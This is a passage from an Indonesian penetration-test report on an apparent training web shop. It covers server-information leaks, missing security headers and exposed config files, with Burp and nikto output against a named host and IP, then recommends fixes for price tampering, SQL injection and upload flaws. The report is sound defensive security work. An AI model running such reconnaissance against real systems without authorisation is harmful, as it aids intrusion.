
Rekomendasi: Kustomisasi halaman error 404 agar tidak menampilkan informasi sensitif apa pun


Temuan 5: Bocoran Arsitektur & Informasi Server


Severity: Medium

Deskripsi: Aplikasi membocorkan informasi teknis internalnya (arsitektur Nginx/Apache dan info server di halaman 404)

Bukti (PoC):


404 Not Found
Not Secure
http://dibishop.duckdns.org:443/robots.txt
Not Found
The requested URL was not found on this server.
Apache Server at dibishop.duckdns.org Port 443


Burp Project Intruder Repeater View Help
Burp Suite Community Edition v2025.9.5 - Temporary Project
Dashboard Target Proxy Intruder Repeater Collaborator Sequencer Decoder Comparer Logger Organizer Extensions Learn
Send
Cancel
Burp AI
Target: http://dibishop.duckdns.org:443
Request
Pretty Raw Hex
GET / HTTP/1.1
Host: dibishop.duckdns.org:443
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:141.0) Gecko/20100101 Firefox/141.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Connection: keep-alive
Upgrade-Insecure-Requests: 1
Priority: u=0, i
Response
Pretty Raw Hex Render
HTTP/1.1 200 OK
Date: Sat, 25 Oct 2025 03:13:53 GMT
Server: Apache
Upgrade: h2
Connection: Upgrade, close
Last-Modified: Fri, 23 May 2025 07:52:45 GMT
ETag: "267-635c8e2382f7c-gzip"
Accept-Ranges: bytes
Vary: Accept-Encoding
Content-Length: 615
Content-Type: text/html
<!DOCTYPE html>
<html>
<head>
<title>
Welcome to nginx!
</title>
<style>
html{
color-scheme:lightdark;
}
body{
width:35em;
margin:0auto;
font-family:Tahoma,Verdana,Arial,sans-serif;
}
</style>
</head>
<body>
<h1>
Welcome to nginx!
</h1>
<p>
If you see this page, the nginx web server is successfully installed
Inspector
Request attributes 2
Request query parameters 0
Request body parameters 0
Request cookies 0
Request headers 8
Response headers 10



Rekomendasi: Kustomisasi halaman error 404 agar tidak menampilkan informasi sensitif apa pun

Temuan 6: Missing Security Headers

Severity: Low

Deskripsi: Server gagal mengirimkan *header* keamanan penting seperti X-Frame-Options dan X-Content-Type-Options

Bukti (PoC):

```
┌──(ryan㉿ryan)-[~]
└─$ nikto -h dibishop.duckdns.org -p 443
- Nikto v2.5.0
---------------------------------------------------------------------------
+ Target IP:          188.166.209.84
+ Target Hostname:    dibishop.duckdns.org
+ Target Port:        443
+ Start Time:         2025-10-23 19:30:02 (GMT7)
---------------------------------------------------------------------------
+ Server: Apache
+ /: The anti-clickjacking X-Frame-Options header is not present. See: https://developer.mozilla.org/en-US/docs/Web/HTTP/Headers/X-Frame-Options
+ /: The X-Content-Type-Options header is not set. This could allow the user agent to render the content of the site in a different fashion to the MIME type. See: https://www.netsparker.com/web-vulnerability-scanner/vulnerabilities/missing-content-type-header/
+ No CGI Directories found (use '-C all' to force check all possible dirs)
+ /: Server may leak inodes via ETags, header found with file /, inode: 267, size: 635c8e2382f7c, mtime: gzip. See: http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2003-1418
+ OPTIONS: Allowed HTTP Methods: GET, POST, OPTIONS, HEAD .
+ ERROR: Error limit (20) reached for host, giving up. Last error: error reading HTTP response
+ Scan terminated: 20 error(s) and 4 item(s) reported on remote host
+ End Time:           2025-10-23 19:31:39 (GMT7) (97 seconds)
---------------------------------------------------------------------------
+ 1 host(s) tested
```


Rekomendasi: Tambahkan *header* keamanan ini di konfigurasi server

Temuan 7: Penemuan File Konfigurasi Sensitif

Severity: Low

Deskripsi: Enumerasi direktori di Port 443 mengonfirmasi keberadaan file konfigurasi sensitif seperti .htaccess dan .htpasswd

Bukti (PoC):



Rekomendasi: Pastikan file-file ini memiliki izin akses yang ketat (Status 403 saat ini sudah baik

VII. KESIMPULAN DAN SARAN

3.1 Kesimpulan

Pengujian penetrasi ini berhasil mengidentifikasi dan membuktikan adanya **tiga kerentanan tingkat Kritis** pada aplikasi "Dibimbing Shop". Temuan ini membuktikan bahwa meskipun pertahanan di titik masuk umum (seperti halaman *login* dan *register*) cukup kuat, fungsionalitas inti aplikasi (fitur *cart* dan *edit account*) sangat rentan terhadap manipulasi

Tantangan utama dalam pengujian ini adalah mengatasi pertahanan server yang menipu (arsitektur *reverse proxy* dan respons *wildcard*), yang membuktikan bahwa analisis manual menggunakan Burp Suite lebih unggul daripada pemindai otomatis dalam menemukan celah logika bisnis yang kritis

3.2 Saran

Rekomendasi utama adalah memprioritaskan perbaikan tiga celah kritis yang ditemukan:

- **Prioritas 1 (Price Tampering)**: Terapkan validasi harga di sisi server. Jangan pernah memercayai harga yang dikirim oleh client. Ambil harga langsung dari database saat checkout
- **Prioritas 2 (SQL Injection)**: Terapkan Parameterized Queries (Prepared Statements) di semua titik input database, terutama pada form "Edit Account"
- **Prioritas 3 (Unrestricted File Upload)**: Terapkan validasi file upload yang ketat, termasuk analisis ulang (*re-encoding*) gambar di sisi server untuk menghancurkan kode berbahaya

LINK PPT:

https://www.canva.com/design/DAGzkvq_Zdw/OCqY3EShUpWNRaun0C9yBw/edit?utm_content=DAGzkvq_Zdw&utm_campaign=designshare&utm_medium=link2&utm_source=sharebutton